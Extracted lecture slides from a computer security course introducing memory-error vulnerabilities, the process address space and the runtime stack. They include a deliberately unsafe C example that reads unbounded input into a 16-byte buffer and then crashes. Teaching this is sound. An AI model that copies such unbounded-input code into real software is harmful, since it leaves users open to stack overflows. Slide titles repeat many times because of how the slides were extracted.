

CSE 443: Introduction to Computer Security

Module: Program Vulnerabilities

Software Security

Prof. Syed Rafiul Hussain
Department of Computer Science and Engineering
The Pennsylvania State University

Acknowledgements: Some of the slides have been adopted from
Trent Jaeger (Penn State), Patrick McDaniel (Penn State), William Enck (NCSU), and Dave Levine (UMD)

- Why do we write programs?
 - ▶ Function
- What functions do we enable via our programs?
 - ▶ Some we want -- some we don't need
 - ▶ Adversaries take advantage of such “hidden” function



Some Attack Categories

- **Control-flow Attacks**
 - ▶ Adversary directs program control-flow
 - E.g., return address overwrite through buffer overflow
- **Data Attacks**
 - ▶ Adversary exploits flaw to read/modify unexpected data
 - E.g., critical variable overwrite through buffer overflow
- **Code Injection Attacks**
 - ▶ Adversary tricks the program into executing their input
 - E.g., SQL injection attacks
- **Other types of attacks on unauthorized access (later)**
- **See CWE (<http://cwe.mitre.org/>)**

- Many attacks are possible because some programming languages allow **memory errors**
 - ▶ C and C++ for example
- A memory error occurs when the program allows an access to a variable to read/write to memory beyond what is allocated to that variable
 - ▶ E.g., read/write beyond the end of a string
 - ▶ Access memory next to the string
- Memory errors may be exploited to change the program's control-flow or data-flow or to allow injection of code

A Simple Program


```
void myfunc()  
{  
    char string[16];  
    printf("Enter a string\n");  
    scanf("%s", string);  
    printf("You entered: %s\n", string);  
}  
int main()  
{  
    myfunc();  
}
```

```
root@newyork:~/test# ./a.out  
Enter a string  
mystring  
You entered: mystring
```

```
root@newyork:~/test# ./a.out  
Enter a string  
ajhsoieurhgeskljdfghkljghsdjfhgslkjfhgskljrhgfdkj  
You entered: ajhsoieurhgeskljdfghkljghsdjfhgslkjfhgskljrhgfdkj  
Segmentation fault (core dumped)
```

What Happened?

The *process's view* of memory is that it owns all of it



0xffffffff

In reality, these are *virtual addresses*; the OS/CPU map them to physical addresses

0x00000000

What Happened?



- Brief refresher on program address space

- Stack -- local variables
- Heap -- dynamically allocated (malloc, free)
- Data -- global, uninitialized variables
- Text -- program code

```

root@newyork:~/test# cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 131088 /bin/cat
08053000-08054000 r--p 0000a000 08:01 131088 /bin/cat
08054000-08055000 rw-p 0000b000 08:01 131088 /bin/cat
08c20000-08c41000 rw-p 00000000 00:00 0 [heap]
b7352000-b7552000 r--p 00000000 08:01 10346 /usr/lib/locale/locale-archive
b7552000-b7553000 rw-p 00000000 00:00 0
b7553000-b7700000 r-xp 00000000 08:01 122 /lib/i386-linux-gnu/libc-2.17.so
b7700000-b7702000 r--p 001ad000 08:01 122 /lib/i386-linux-gnu/libc-2.17.so
b7702000-b7703000 rw-p 001af000 08:01 122 /lib/i386-linux-gnu/libc-2.17.so
b7703000-b7706000 rw-p 00000000 00:00 0
b770d000-b770f000 rw-p 00000000 00:00 0
b770f000-b7710000 r-xp 00000000 00:00 0 [vdso]
b7710000-b7730000 r-xp 00000000 08:01 102 /lib/i386-linux-gnu/ld-2.17.so
b7730000-b7731000 r--p 0001f000 08:01 102 /lib/i386-linux-gnu/ld-2.17.so
b7731000-b7732000 rw-p 00020000 08:01 102 /lib/i386-linux-gnu/ld-2.17.so
bfea2000-bfec3000 rw-p 00000000 00:00 0 [stack]

```



The picture is taken from Dr. Dave Levine's (University of Maryland) Lecture

Stack and heap grow in opposite directions

0x00000000

0xffffffff



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjust the size of the stack at runtime

0x00000000


0xffffffff



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjust the size of the stack at runtime




Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjust the size of the stack at runtime

0x00000000

0xffffffff



Stack
pointer

```
push 1  
push 2  
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjust the size of the stack at runtime

0x00000000

0xffffffff



Stack
pointer

```
push 1  
push 2  
push 3
```


Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjust the size of the stack at runtime

0x00000000

0xffffffff




Stack
pointer

```
push 1  
push 2  
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjust the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

